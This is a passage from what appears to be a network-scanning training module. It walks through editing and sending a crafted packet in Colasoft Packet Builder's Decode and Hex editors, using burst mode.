
11. **Colasoft Packet Builder** allows you to edit the decoding information in the two editors, **Decode Editor** and **Hex Editor**, located in the left pane of the window.
 - The **Decode Editor** section allows you to edit the packet decoding information by double-clicking the item that you wish to decode.

Module 03 – Scanning Networks


- **Hex Editor** displays the actual packet contents in raw hexadecimal value on the left and its ASCII equivalent on the right.




12. To send the packet, click **Send** from the **Menu** bar.



13. In the **Send Selected Packets** window, select the **Burst Mode (no delay between packets)** option, and then click **Start**.



14. After the **Progress** bar completes, click **Close**.

